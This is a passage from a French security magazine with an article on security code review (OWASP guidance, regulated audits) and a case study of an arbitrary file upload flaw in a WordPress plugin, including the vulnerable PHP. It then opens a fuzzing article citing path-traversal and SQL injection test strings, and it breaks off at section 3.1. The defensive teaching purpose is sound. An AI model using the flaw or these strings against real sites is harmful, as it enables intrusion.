Comme énoncé précédemment, faire une revue de code n'a pas pour but la recherche de vulnérabilités. Il s'agit plutôt de vérifier l'absence de vulnérabilités en validant notamment les composants de sécurité. Nous voyons le verre à moitié plein et non à moitié vide, mais au final nous avons le même résultat : des vulnérabilités. Il faut donc voir cette activité comme un moyen de défense.

L'avantage d'un tel audit est, en cas de vulnérabilité, de proposer une recommandation précise pour corriger un problème donné. En effet, nous pouvons dire exactement quoi corriger, comment le corriger et où le corriger puisque le code source est à la disposition de l'auditeur. De plus, nous pouvons appliquer la correction à l'endroit le plus opportun, c'est-à-dire où cela va corriger plusieurs vulnérabilités du même type. Par exemple, sur la figure 1, nous pouvons corriger deux failles XSS en même temps en filtrant les données dans *Traitement 1*.

L'inconvénient premier c'est que cela est long et potentiellement fastidieux, surtout si vous devez auditer du code « spaghetti ».

Et pourtant cela peut être « fun » surtout quand on lit les commentaires des développeurs (et leur humour singulier), ou bien en lisant certains « TODO » indiquant qu'il y a une faille dans le code qui suit et qu'il faudrait la corriger alors que l'application est en production depuis des mois !

Un des avantages de la revue de code, par rapport aux tests d'intrusion, est qu'il est possible de voir des cas impossibles à déceler lors d'un test d'intrusion. En effet, si un développeur indélicat a mis une *backdoor* via un paramètre particulier, nous pouvons le détecter (pour peu que cela soit assez flagrant), nous pouvons aussi voir si les algorithmes de chiffrement sont solides, la taille des clés, si les informations enregistrées dans les fichiers de logs ne comportent pas de données sensibles (mot de passe, numéro de carte de crédit), etc.

Dans le même ordre d'idée, il y a les failles logiques, c'est-à-dire des vulnérabilités qui interviennent dans le déroulement et l'enchaînement des fonctions qui, suivant une condition particulière, font que le programme produit un comportement inattendu. Le gros problème pour la découverte de ce type de vulnérabilité est qu'il faut avoir une connaissance et/ou une compréhension très poussée de l'architecture de l'application. De plus, les temps d'audit étant limités, nous ne pouvons pas toujours regarder le code aussi profondément que nous le voudrions.




Figure 1 : Correction à l'endroit opportun.

En effet, cela est régi par l'ARJEL [ARJEL], l'Autorité de Régulation des Jeux En Ligne. Avant une mise à disposition du public, la plateforme de jeu doit être homologuée. Cette homologation est donnée par l'ARJEL, mais cette dernière ne fait pas d'audit. Un prestataire, homologué par l'ARJEL pour mener ce type d'audit, est diligenté par la société de création du jeu. Une fois le rapport établi, celui-ci est envoyé à l'ARJEL qui le valide et homologue (potentiellement) le jeu qui peut alors être mis en ligne.

Les audits ARJEL sont des audits assez spécifiques, car contrairement à d'autres types d'audits, il ne suffit pas de montrer les portions de code vulnérables, mais il faut aussi montrer

les portions de code qui sont conformes à l'état de l'art en matière de sécurité applicative. Le fait de montrer les choses qui ont été correctement programmées est une bonne chose pour les développeurs qui, ainsi, ne voient pas l'audit comme un dénigrement de leur travail.

Les audits ARJEL ont la particularité d'être des audits très complets. En effet, puisque l'ARJEL, en tant qu'autorité, doit prendre la décision de mettre en ligne une application, celle-ci doit trouver dans le rapport d'audit l'ensemble des éléments nécessaires pour prendre sa décision (ce qui diffère d'un client classique, qui a la connaissance de son application).

1.3 Qui fait ce type d'audit ?

Entre toutes les sociétés et établissements, certains demandent à avoir des revues de code orientées sécurité par obligation et d'autres par choix. Pour celles qui le font par choix, cela est une conséquence de l'évolution des mentalités dans le domaine de la sécurité applicative, car elles se rendent compte qu'un test d'intrusion n'est pas forcément la solution la plus adaptée ou suffisante.

La question de qui demande de l'audit de code aujourd'hui est assez intéressante. Globalement, on a la même réponse que pour les audits de sécurité classiques : cela dépend du contexte métier et de la maturité du client. Pour beaucoup, l'audit de code est un moyen de renforcer, voire garantir, la sécurité applicative et donc intrinsèquement de réduire les risques opérationnels liés à une application sensible ou à forte valeur ajoutée (application cœur de métier, par exemple).

1.3.1 Les jeux en ligne

Parmi les sociétés qui font des audits de code source à la recherche de vulnérabilités, il y a toutes les sociétés éditrices de jeux en ligne. Pour ce type d'entreprise, cela est une obligation légale avant la mise à disposition du jeu.

1.3.2 Les OIV

Avec la promulgation du PASSI v2 par l'ANSSI [PASSI], un autre type d'entreprise risque d'être demandeur : les OIV ou Opérateurs d'Importance Vital. Il s'agit d'entreprises qui, si elles sont mises à défaut, impactent directement le citoyen ou la sécurité de l'état. On va y retrouver les secteurs étatiques (activités civiles et militaires de l'État, activités judiciaires), les secteurs de la protection des citoyens (santé, gestion de l'eau, alimentation), les secteurs de la vie économique et sociale de la nation (énergie, communication, électronique, audiovisuel et information, transports, finances, industrie).

L'ANSSI, au travers du PASSI v2, obligera les entreprises en sécurité informatique à être certifiées afin de pouvoir travailler avec une société de type OIV.

En ce qui concerne la sécurité applicative, le PASSI recommande de faire un audit de code source et un audit de configuration. Bien que cela ne soit qu'une recommandation, on se doute qu'un certain nombre de sociétés vont vouloir les recommandations de l'ANSSI et risque de les transformer en obligations.



1.3.3 Les autres clients

Enfin, il y a tous les autres clients qui n'entrent pas dans les deux précédentes catégories. Ici, nous trouvons des sites de e-commerce, des sites gouvernementaux étrangers, des éditeurs logiciels, les banques et assurances, etc.

Leur but sera de valider la prise en compte du facteur sécurité dans leur cycle de développement, c'est-à-dire valider l'absence de vulnérabilités critiques, de valider le design de l'application et surtout d'avoir des recommandations précises, afin de réduire au maximum le délai de mise en conformité, c'est-à-dire l'application des corrections pour avoir un code sécurisé.

Certains domaines comme les banques et assurances sont plus matures dans la demande de revues de code que d'autres qu'il est plus difficile d'approcher.

2 Mener un audit

Comme pour tout travail, il ne faut pas foncer tête baissée, mais avoir un plan d'action. Dans cette partie, nous abordons un peu de théorie avec ce qui existe comme documentation et références en matière de revue de code et un aspect plus pratique dans la démarche à avoir pour faire un audit.

2.1 L'OWASP

L'*Open Web Application Security Project* [**OWASP**] est une association américaine à but non lucratif (association type loi 1901 dans notre pays) qui regroupe des experts à travers le monde. Elle a pour vocation de propager la bonne parole en ce qui concerne la programmation sécurisée.

À cet effet, elle publie sur son site Internet une foule de documents comme des Top10, des guides ou des check-list.

Note

L'OWASP développe aussi des outils comme le *Zed Attack Proxy* (ZAP). Elle met aussi à disposition des environnements vulnérables pour que tout un chacun puisse tester, voir et comprendre les failles applicatives (soit en mode pentest, soit en mode audit de code avec l'option « voir la source »). Dans ce domaine, nous trouvons WebGoat qui est orienté faille Java/J2EE, mais il existe aussi WebGoat.Net pour l'ASP.Net. Il y a aussi des versions orientées mobilité avec les plateformes GoatDroid pour Android et iGoat pour iOS.

2.1.1 Les Top10

Environ tous les quatre ans, le Top10 des dix vulnérabilités les plus rencontrées dans des audits est publié. Il existe deux Top10, l'un pour les applications « classiques » (web essentiellement, mais cela fonctionne aussi pour les clients lourds) et plus récemment un Top10 mobile.




Figure 2 : Le Top 10 de l'OWASP

Le Top10 classique [**TOP10**] date de dix ans et les vulnérabilités qui y sont recensées n'ont quasiment pas évolué depuis !

Le Top10 mobile [**TOP10MOBILE**] quant à lui est beaucoup plus récent puisque la première mouture date de 2012 avec une mise à jour en 2014.

Dans chaque classement, nous retrouvons la même chose depuis une décennie : injection SQL, Cross-Site Scripting, etc.

2.1.2 Le code review guide

Le Code Review Guide [**CODEREVIEW**] est LE guide de l'auditeur souhaitant faire un audit de code source. Il pèse la bagatelle de 216 pages et malheureusement il n'existe pas de traduction en français.

Ce guide traite de tous les sujets liés à l'audit de code, en commençant naturellement par l'introduction à la revue de code. On y parle de cycle de développement sécurisé, de modélisation de l'application et la modélisation des menaces qui pèsent sur elle, des métriques utilisées (la ligne de code, la complexité, etc.) et comment analyser des sources.

Certains chapitres sont spécifiques à un langage : comment analyser du code Java/J2EE ou ASP, mais aussi une base de données, le langage Flash ou les Web Services.

Évidemment, on retrouve un chapitre sur chaque contrôle de sécurité à vérifier : authentification, autorisation, validation des données, etc.

Enfin, un chapitre est consacré à l'art et la manière de rédiger un rapport d'audit.



2.1.3 L'ASVS

Il existe un guide un peu particulier qui est l'*Application Security Verification Standard*, plus communément appelé ASVS [ASVS]. Il ne s'agit pas à proprement parler d'un guide, mais plutôt d'une « check-list », des points de vérification à effectuer dans le code. La version actuelle est la v1.0 et date de 2009, mais une version 2.0 bêta existe et est en cours de finalisation.

La « check-list » v2.0 est divisée en 3 niveaux de maturité et, pour chacun de ces niveaux, il y est associé tout un grand nombre de contrôles de sécurité à vérifier.

Le niveau 1, opportuniste, certifie une application si celle-ci se prémunit contre des vulnérabilités faciles à découvrir.

Le niveau 2, standard, certifie une application si celle-ci se prémunit contre des failles courantes et dont le risque est de modéré à grave.

Enfin le niveau 3, avancé, certifie une application si celle-ci se protège contre toutes les failles avancées et démontre également les principes d'une bonne conception en sécurité.

Afin qu'une application soit certifiée niveau 2 par exemple, elle doit donc passer toutes les vérifications de ce niveau.

Les vérifications sont ensuite divisées en 13 thèmes (authentification, session management, etc.), subdivisés en une suite de vérifications allant de 4 à 28 tests.

2.2 Les outils automatiques

Il est possible d'utiliser des outils d'analyse automatique de code. Pour un premier niveau de vérification, nous pouvons utiliser un simple **grep** ou **RATS**. Ce type d'outils est pratique, mais les résultats ne seront pas très concluants. Pour un niveau plus fin, nous trouvons alors des outils spécialisés. Les plus utilisés et les plus « performants » sont : IBM AppScan, HP Fortify, CodeSecure d'Armorize, Veracode ou encore CheckMarx.

Le problème avec ce genre d'outils, hormis le prix, est le nombre de faux positifs qu'ils génèrent. En effet, il n'est pas rare d'avoir un rapport avec plus de 1000 vulnérabilités, dont 90 % se trouvent être fausses. L'auditeur doit donc ensuite passer plusieurs heures/jours à trier le bon grain de l'ivraie, sans compter les fois où l'outil ressort 100 % de faux positifs.

Afin que ces outils soient efficaces, il faut passer du temps à les configurer, à rajouter des règles spécifiques au contexte du client (les méthodes de validation/sécurité de son framework). Mais même avec cela, les faux positifs sont légion.

2.3 Comment procéder ?

La réalisation d'un audit de code orienté sécurité est extrêmement simple : il faut lire le code ! Pour cela nous n'avons pas besoin de grand-chose : un bon éditeur de texte et une bonne souris avec une molette pour « scroller ». Un auditeur de code se distingue d'ailleurs par le fait qu'il a un index particulièrement musclé par l'utilisation répétée de la molette de sa souris :).

Plus sérieusement, un bon IDE comme Eclipse est essentiel pour naviguer dans le code afin d'aller de fonction en fonction par un simple « click », de revenir en arrière et de continuer avec une autre branche de code.

Évidemment, cela est quand même un peu plus complexe que cela, mais grosso modo il s'agit de l'essentiel. Ensuite, il s'agit de savoir par quel bout prendre les codes sources.

Pour cela, on s'appuie sur le Top10 de l'OWASP. En effet, celui-ci nous décrit les dix vulnérabilités les plus communes ce qui va donc nous donner les risques potentiels, les contre-mesures et donc les contrôles de sécurité à effectuer. Grâce à ce Top10, nous vérifions que les vulnérabilités les plus répandues ne sont pas dans le code que nous auditions. Nous nous servons aussi de l'ASVS qui nous donne des points essentiels à vérifier.

Comme les vulnérabilités les plus courantes sont celles des injections, nous commençons donc naturellement par celles-ci. La première phase est alors la vérification des entrées et des sorties.

2.3.1 Vérifier les E/S

Comme tout bon auditeur le sait, l'utilisateur est le mal et il ne faut pas lui faire confiance ! Il faut donc vérifier ses saisies pour être sûr et certain que l'application ne reçoive pas de données qui pourraient mettre le programme dans un état non prévu ou non désiré. On pense alors naturellement ici à des injections SQL, mais cela peut être aussi des injections LDAP, XPATH ou autre suivant le contexte. Cela peut aussi être plus subtil comme un utilisateur qui envoie un montant négatif et qui va alors créditer son compte au lieu de le débiter (bien que ce type de faille rentre plus dans la catégorie des failles logiques).

La stratégie pour vérifier le filtrage des données en entrées va dépendre bien sûr de la technologie utilisée pour l'application. L'audit d'une application Java ne se fait pas tout à fait comme un audit d'une application PHP. En effet, pour une application Java nous commençons par regarder les fichiers de configuration afin de voir s'il n'y a pas des filtres qui ont été mis en place, voir



quelles sont les méthodes de traitement appelées, c'est-à-dire les contrôleurs dans l'architecture MVC.

Cela va aussi dépendre des « frameworks » éventuellement utilisés. Si l'application est en Java avec du Hibernate ou du Spring, là aussi nous allons examiner comment ils sont configurés et voir s'ils sont correctement utilisés. Idem pour du PHP, s'il y a du Zend ou du Symfony, ce n'est pas la même chose que s'il s'agit de PHP tout seul.

Grâce à cela, on repère donc les points d'entrées. Ensuite, il suffit de suivre le déroulement des actions afin d'arriver, par exemple, à l'enregistrement dans une base de données. Si entre le point de départ et le point d'arrivée aucun filtrage n'a été effectué, il y a un risque d'injection. Si le paramètre est utilisé directement pour créer une requête SQL alors nous avons une SQLi, par contre si la requête est créée au sein d'une requête paramétrée, il n'y a pas d'injection.

On réitère alors ce processus pour tous les points d'entrées.

Nous faisons aussi de même pour les points de sortie afin de s'assurer que ceux-ci ont bien été encodés afin d'éviter les XSS ou bien la falsification de fichiers (XML, cSv, etc.) suivant le cas.

Ainsi, en nous assurant que les entrées et les sorties sont correctement filtrées, nous évitons deux des principales failles applicatives du Top10 : A1 (injection) et A3 (XSS).

2.3.2 Se concentrer sur les composants essentiels

Suivant les audits nous n'avons pas forcément le temps de vérifier tous les items du Top10 : budget limité, temps extrêmement court. Il faut alors donner une priorité à ce qui est vérifié.

2.3.2.1 L'authentification et gestion de session

De nos jours, toutes les sociétés ont des extranets exposant ainsi des données confidentielles et/ou sensibles. Afin d'y accéder, il faut, au préalable, s'authentifier. Cela nous donne donc une surface d'audit prioritaire qu'il est impératif de vérifier. En effet, si nous parvenons à contourner ce mécanisme c'est comme si tout était public.

Évidemment, ce contrôle est très lié au contrôle des entrées utilisateurs puisqu'en général il s'agit de saisir un couple login/passe.

Suivant les cas, nous aurons aussi à vérifier la force d'un clavier virtuel (site bancaire essentiellement) ou d'un Captcha. Pour ces deux-là, on s'assure que les

informations ne sont pas prédictibles (position des touches ou relation touche-code pour le clavier virtuel et qu'un OCR ne fonctionne pas pour un Captcha).

En ce qui concerne les sessions, nous vérifions principalement qu'il y a bien attribution d'un nouveau numéro après une authentification réussie (session fixation) et que lors d'une déconnexion, la session est correctement détruite/invalidée.

2.3.2.2 La gestion des droits

Le contrôle sécurité suivant qu'il est impératif d'étudier est la gestion des droits afin de s'assurer qu'il y ait un bon cloisonnement et qu'il ne soit pas permis de faire de l'escalade de privilèges horizontaux ou verticaux.

Pour cela, il faut vérifier que, pour chaque action, la ressource demandée appartienne à l'utilisateur qui en fait la demande. Certains sites mal développés fonctionnent par l'obscur. Par exemple, les actions qu'un administrateur peut faire sont dans un menu qui est affiché ou non suivant le profil de l'utilisateur connecté. Aucune vérification n'est faite sur l'action, ainsi un utilisateur, ayant connaissance des URL, pourra exécuter des méthodes sans y être autorisé.

2.3.2.3 Les autres choses à vérifier

Parmi ce qu'il reste à vérifier, notons les messages d'erreurs et les fichiers de journalisation afin de vérifier qu'aucune information sensible ne fuite, la cryptographie avec les différents algorithmes utilisés et les clés associées (taille et gestion), l'absence de CSRF, etc. Pour cela, il suffit de se référer, encore une fois, au Top10 et l'ASVS de l'OWASP.

3 Cas pratique

Tout comme un dessin vaut mieux qu'un long discours et de manière à être plus compréhensible par tous, nous allons voir un exemple concret de recherche de vulnérabilités dans un code source.

Pour notre exemple, il s'agit d'un petit plug-in WordPress permettant l'upload de fichiers du doux nom de « Work The Flow File Upload ».

ARBITRARY FILE UPLOAD

Le plug-in permet de configurer les types de fichiers autorisés au téléchargement. Mais évidemment ça c'est la théorie !

Comme il a été expliqué au préalable, la plupart des vulnérabilités proviennent des entrées, donc la première chose à chercher ce sont les points d'entrées. Comme



il s'agit de code WordPress, le langage est PHP et par conséquent, les points d'entrées sont **\$_GET**, **\$_POST** ou **\$_REQUEST**.

Vu qu'il est question de PHP et que l'exemple est très simple, une petite commande **grep** devrait nous suffire :

```
grep -Rn '_REQUEST' *
```

Nous obtenons alors le résultat suivant :

```
...
public/includes/UploadHandler.php:1130: stripslashes($_REQUEST['redirect']) :
null;
public/includes/UploadHandler.php:1277: if (isset($_REQUEST['_method']) &&
$_REQUEST['_method'] === 'DELETE') {
public/includes/class-wtf-fu-fileupload-shortcode.php:94: if (isset($_
REQUEST[$k])) {
public/includes/class-wtf-fu-fileupload-shortcode.php:95: $options[$k] =
$_REQUEST[$k];
public/includes/class-wtf-fu-fileupload-shortcode.php:271: * via $_REQUEST vars
by our load_ajax_function method and can be massaged
public/includes/class-wtf-fu-workflow-shortcode.php:153: $old = (int) wtf_fu_
get_value($_REQUEST, 'stage');
...
```

Il y a ici une chose intéressante et qui saute aux yeux dans le fichier **class-wtf-fu-fileupload-shortcode.php** à la ligne 95 c'est : **\$options[\$k] = \$_REQUEST[\$k];**.

Voyons donc en détail ce qui se cache derrière :

```
public static function wtf_fu_load_ajax_function() {

    log_me("wtf_fu_load_ajax_function");
    // Get the option defaults.
    $options = Wtf_Fu_Options::get_upload_options();

    // Overwrite any options set in the request.
    foreach (array_keys($options) as $k) {
        if (isset($_REQUEST[$k])) {
            $options[$k] = $_REQUEST[$k];
        }
    }

    // put in a format suitable for the UploadHandler.
    $options = self::massageUploadHandlerOptions($options);

    /* Include the upload handler */
    require_once(wtf_fu_JQUERY_FILE_UPLOAD_HANDLER_FILE);

    error_reporting(E_ALL | E_STRICT);
    $upload_handler = new UploadHandler($options);

    /*
     * Intentional, must always die or exit after an ajax call.
     */
    die();
}
```

Effectivement, cela est très intéressant puisque cette fonction récupère les options d'upload, mais la

partie de code qui suit permet d'écraser ces options par celles passées dans la requête (*Overwrite any options set in the request*). Sic !

Bien, attardons-nous alors sur la fonction **get_upload_options()** pour analyser les options que nous pouvons écraser :

```
static function get_upload_options() {
    return get_option(
        Wtf_Fu_Options_Definitions::get_upload_options_key());
}
```

Pas grand-chose d'intéressant ici, allons voir du côté de **get_upload_options_key()** :

```
static function get_upload_options_key() {
    return wtf_fu_OPTIONS_DATA_UPLOAD_KEY;
}
```

Rien non plus ici, continuons de suivre les cailloux du petit Poucet avec **wtf_fu_OPTIONS_DATA_UPLOAD_KEY** :

```
define('wtf_fu_BASE', 'wtf-fu_');
define('wtf_fu_DEFAULT_SEGMENT', '_default');
define('wtf_fu_OPTIONS_SEGMENT', '_options');
define('wtf_fu_WORKFLOW_SEGMENT', 'workflow_');
define('wtf_fu_STAGE_SEGMENT', '_stage_');

/** Default Plugin Options */
define('wtf_fu_OPTIONS_DATA_PLUGIN_KEY', wtf_fu_BASE . 'plugin' .
wtf_fu_OPTIONS_SEGMENT);
/** Default Upload Options */
define('wtf_fu_OPTIONS_DATA_UPLOAD_KEY', wtf_fu_BASE . 'upload'
. wtf_fu_DEFAULT_SEGMENT . wtf_fu_OPTIONS_SEGMENT);
```

Ici, nous en déduisons que la constante vaut **wtf_fu_uploads_default_options** que nous recherchons illico dans le code. Cela nous amène alors à quelque chose de très intéressant :

```
wtf_fu_DEFAULTS_UPLOAD_KEY => array(
    'deny_public_uploads' => '1',
    'wtf_upload_dir' => 'wtf-fu_files',
    'wtf_upload_subdir' => 'default',
    'accept_file_types' => 'jpg|jpeg|mpg|mp3|png|gif|wav|ogg',
    'inline_file_types' => 'jpg|jpeg|mpg|mp3|png|gif|wav|ogg',
    'image_file_types' => 'gif|jpg|jpeg|png',
    'max_file_size' => '5',
    'max_number_of_files' => '30',
    'auto_orient' => '1',
    'create_medium_images' => '0',
    'medium_width' => '800',
    'medium_height' => '600',
    'thumbnail_crop' => '1',
    'thumbnail_width' => '80',
    'thumbnail_height' => '80',
),
```

Bingo ! Nous avons trouvé ce qu'il nous fallait. Nous pouvons donc écraser **accept_file_types**, **inline_file_types** et **image_file_types** afin « d'uploader » par exemple du PHP.



ARBITRARY FILE LOCATION

La logique est la même que précédemment et la vulnérabilité touche là aussi le même problème : l'écrasement des options. Ici, au travers des variables `wtf_upload_dir` et `wtf_upload_subdir`.

Grâce à elles, il est donc possible d'enregistrer un fichier où l'on veut suivant les droits du serveur d'application (tourne-t-il en root ?).

4 Retour d'expérience sur le marché

Plusieurs années d'évangélisation du marché nous amènent à constater une certaine frilosité des responsables sécurité à engager une réelle prise en compte de la sécurité dans les développements. Ce n'est pas tant l'intérêt technique de l'approche qui est remis en cause, mais plutôt la difficulté à convaincre les différentes parties prenantes, et orchestrer ce processus. Diverses raisons sont invoquées, nous recensons de notre point de vue trois freins majeurs :

1. Le fossé entre les équipes Sécurité et les équipes Développement

De culture et de formations différentes, ces deux populations partagent souvent des objectifs trop antinomiques pour collaborer efficacement. Les uns parlent d'Agilité et de raccourcissement des délais de livraison, et considèrent donc leurs collègues de la sécurité comme des obstacles à l'atteinte de leurs objectifs.

2. Le niveau de maturité de la fonction SSI

Bien souvent, le RSSI nous explique que dans sa liste de priorités, la sécurité applicative n'arrive pas au premier rang. Pour résumer le sentiment des RSSI : « il me faut d'abord assurer correctement les tâches qui sont exclusivement de mon ressort avant d'aller taper à la porte de mes collègues des études & développements et leur proposer une collaboration ».

3. La rareté des compétences et le manque de clarté des offres du marché

On ne s'improvise pas expert en sécurité applicative. Très peu de consultants en sécurité associent à leur expertise sécurité une connaissance fine des architectures applicatives, un passé de codeur, et une maîtrise globale des cycles de développement. Cet expert en sécurité applicative est en quelque sorte le « chaînon manquant » qui pourrait sensibiliser les développeurs et chefs de projet, avec le langage approprié. À la différence de beaucoup de sujets devenus

courants dans l'écosystème SSI, la sécurité applicative souffre encore d'un manque de clarté et les offres d'accompagnement sont encore trop floues.

Il existe quand même, dans les grandes entreprises françaises, des exemples réussis d'intégration de la sécurité dans le cycle de développement des applications. Dans la totalité des cas, cela n'a pas pu se faire sans un lourd travail de fond du RSSI pour monter une offre de service interne acceptée par tous.

Conclusion

Voilà pour ce petit tour d'horizon de ce qui est le quotidien d'un auditeur de code. Bien qu'une majorité de personnes puisse trouver cela long et pas aussi intéressant que des tests d'intrusion (l'aspect dynamique et l'exploitation des vulnérabilités sont un vrai point positif dans ce cas de figure), il ne faut pas en avoir peur et il est possible de prendre plaisir à lire du code à la recherche de vulnérabilités. L'étude de cas est très simpliste puisqu'un simple `grep` nous a suffi à trouver les points d'entrées, mais dans la vie de tous les jours ce n'est pas aussi facile. ■

■ Remerciements

Je tiens à remercier mes collègues Miguel ENES et Azziz ERRIME pour leur relecture et retours constructifs sur cet article, ainsi que Jérôme CLEMENT pour son retour commercial.

■ Références

- [ARJEL] <http://www.arjel.fr/>
- [PASSI] <http://www.ssi.gouv.fr/fr/menu/actualites/publication-du-referentiel-d-exigences-applicable-aux-prestataires-d-audit-de.html>
- [OWASP] https://www.owasp.org/index.php/Main_Page
- [TOP10] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- [TOP10MOBILE] https://www.owasp.org/index.php/OWASP_Mobile_Security_Project
- [CODEREVIEW] https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project
- [ASVS] https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...



VOUS PROPOSE 2 NOUVEAUX SERVICES !

1 VOUS SOUHAITEZ LIRE MISC EN VERSION PDF ?



VOICI LES ABONNEMENTS PDF COLLECTIFS !

Ce service vous permet d'abonner votre structure (écoles, collectivités, entreprises, etc.) à l'édition PDF de nos magazines afin d'en profiter dès leur parution chez les marchands de journaux.

Sans DRM, téléchargez simplement, lisez et annotez vos eBooks sur votre PC, smartphone ou liseuse électronique.



2 VOUS SOUHAITEZ RETROUVER ET CONSULTER LES ARTICLES DE MISC ?



VOICI LA BASE DOCUMENTAIRE !

L'accès à la base documentaire en ligne de MISC et de ses Hors-séries vous permettra d'effectuer des recherches dans la majorité des articles parus, qui seront disponibles 6 mois après leur parution en magazine. Vous pourrez ainsi effectuer des recherches sur les articles indexés, copier les codes, etc.

La consultation s'effectue sur notre nouveau service **connect.ed-diamond.com** qui est en place depuis janvier 2014 (n'hésitez pas à le visiter !)...



connect.ed-diamond.com



N'hésitez pas à consulter notre offre sur **boutique.ed-diamond.com**,

« **Base Documentaire TOTALE** » à **399 € HT/an**

(5 connexions comprises) pour profiter de la base documentaire de l'ensemble des parutions des Éditions Diamond !

BESOIN DE RENSEIGNEMENTS SUPPLÉMENTAIRES OU D'UN DEVIS SUR MESURE ?

N'hésitez pas à envoyer un e-mail à **aboprof@ed-diamond.com** ou à téléphoner au +33 (0)3 67 10 00 27



FUZZING, DE LA GÉNÉRATION AU CRASH

Nicolas Grégoire – Agarri

mots-clés : *MUTATION / GÉNÉRATION / REPRODUCTIBILITÉ / MINIMISATION / XSLT*

Le fuzzing consiste à envoyer, de façon massive et automatisée, des données à un programme afin d'y identifier des vulnérabilités. Ce retour d'expérience devrait vous éviter quelques écueils et montrer comment des logiciels réputés peuvent succomber à cette technique peu coûteuse.

1 Un peu de contexte

Cette technique de recherche de vulnérabilités a été identifiée dans les années 80. Tout commença par une soirée orageuse, alors qu'un informaticien connecté via RTC à sa station de travail était perturbé par l'insertion de caractères bizarres causés par les mauvaises conditions météorologiques. Mais les outils Unix basiques qu'il utilisait étaient encore plus perturbés que lui. En effet, certains d'entre eux plantaient brutalement. Surpris par ce comportement et supposant l'existence d'un gisement inexploité de défauts logiciels, il lança la première campagne connue de *fuzzing* (« An Empirical Study of the Reliability of UNIX Utilities » : [ftp://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz.pdf](http://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz.pdf)). Les résultats furent impressionnants, certains outils plantant sur chacun des systèmes d'exploitation testés et d'autres déclenchant un plantage complet du système d'exploitation.

Puis, cette technique fut généralisée et utilisée pour des services réseaux. Elle permit assez rapidement d'identifier plusieurs vulnérabilités majeures, dont le célèbre « IIS .printer overflow » (MS01-023) découvert par la société eEye. Les curieux seront ravis d'apprendre que les compléments du livre « The Shellcoder's Handbook » (http://media.wiley.com/product_ancillary/83/07645446/DOWNLOAD/Source_Files.zip) incluent l'outil **RIOT.exe** utilisé à l'époque par Riley Russel. De nos jours, le *fuzzing* est principalement utilisé pour identifier des vulnérabilités dans les applications clientes (navigateurs, lecteurs PDF, lecteurs Flash...).

Mais le principe s'applique aussi aux applications Web, par l'envoi automatisé et massif de données réputées dangereuses (.../.../etc/passwd, ' OR '1' -- ...) pour chacun des paramètres identifiés. Les paramètres à prendre en compte ne se limitent alors pas au triplet « GET, POST, Cookies ». En effet, plusieurs en-têtes

HTTP sont connus pour être traités directement par des applications. Citons à titre d'exemple **Accept-Language** (utilisé avec **include()** sur un fichier de traduction) ou **Authorization** (transmis à un serveur LDAP).

D'autres cas d'utilisation plus atypiques existent, comme par exemple le *fuzzing* de compilateurs C (csmith : <http://embed.cs.utah.edu/csmith/>, CCG : <https://github.com/Merkil/ccg>) ou d'extensions Oracle développées en PL/SQL (<http://seclists.org/fulldisclosure/2006/Dec/114>).

2 Choix des cibles

Dans le cas le plus simple, la cible de la campagne de *fuzzing* consiste en un produit fini, comme un navigateur ou un produit d'entreprise (solution de sauvegarde, de télé-déploiement...). Dans ce cas comme dans celui d'un projet doté de contraintes souples (R&D interne, hobby, maintien à jour des compétences), il peut être intéressant de définir des sous-cibles, plus faciles à isoler et à tester.

Ces sous-cibles sont définies par soit des fonctionnalités spécifiques (interaction avec le réseau, lecture d'images, gestion du DOM...), soit des bibliothèques tierces intégrées au produit fini visé. Dans le cas où la cible est limitée à des bibliothèques tierces, d'autres aspects positifs sont à considérer : moindre quantité de code à tester (ce qui intéressant si la technique d'instrumentation de la cible a un impact élevé en termes de performances, comme avec « Valgrind Memcheck »), possibilité de trouver des vulnérabilités impactant simultanément plusieurs produits finis (une faille dans **libxslt2** permet d'attaquer Chrome, PostgreSQL et PHP), etc. Toutefois, certains revers existent. Le plus gênant est la possibilité d'un écart significatif entre la bibliothèque testée et celle déployée. Dans ce cas-là, soit du temps est gaspillé à tester des fonctionnalités non présentes



dans le produit fini (« Off by one in rc4_decrypt() » impactant **libxslt2**, mais pas Chrome : https://bugzilla.gnome.org/show_bug.cgi?id=675917), soit le code ajouté lors de l'intégration n'est pas couvert lors du *fuzzing* (Adobe Reader utilise une version largement modifiée du moteur XSLT open source Sablotron).

Enfin, la plupart des coûts initiaux d'une campagne de fuzzing peuvent être mutualisés. Il est souvent possible de réutiliser les données intermédiaires d'une *campagne* passée (jeu de tests initial en cas de mutation, grammaire en cas de génération, outils de surveillance et de suivi) pour une autre. Le coût global des campagnes ultérieures est alors très faible. La campagne de *fuzzing* utilisée comme exemple principal du présent article porte sur le langage XSLT. Dans ce cas, les étapes mutualisées entre l'ensemble des cibles sont la production du jeu de test (collecte du jeu de test initial, définition et outillage du schéma de mutation) ainsi que le développement d'un outil spécifique de minimisation automatique.

3 Production des jeux de test

3.1 Statique

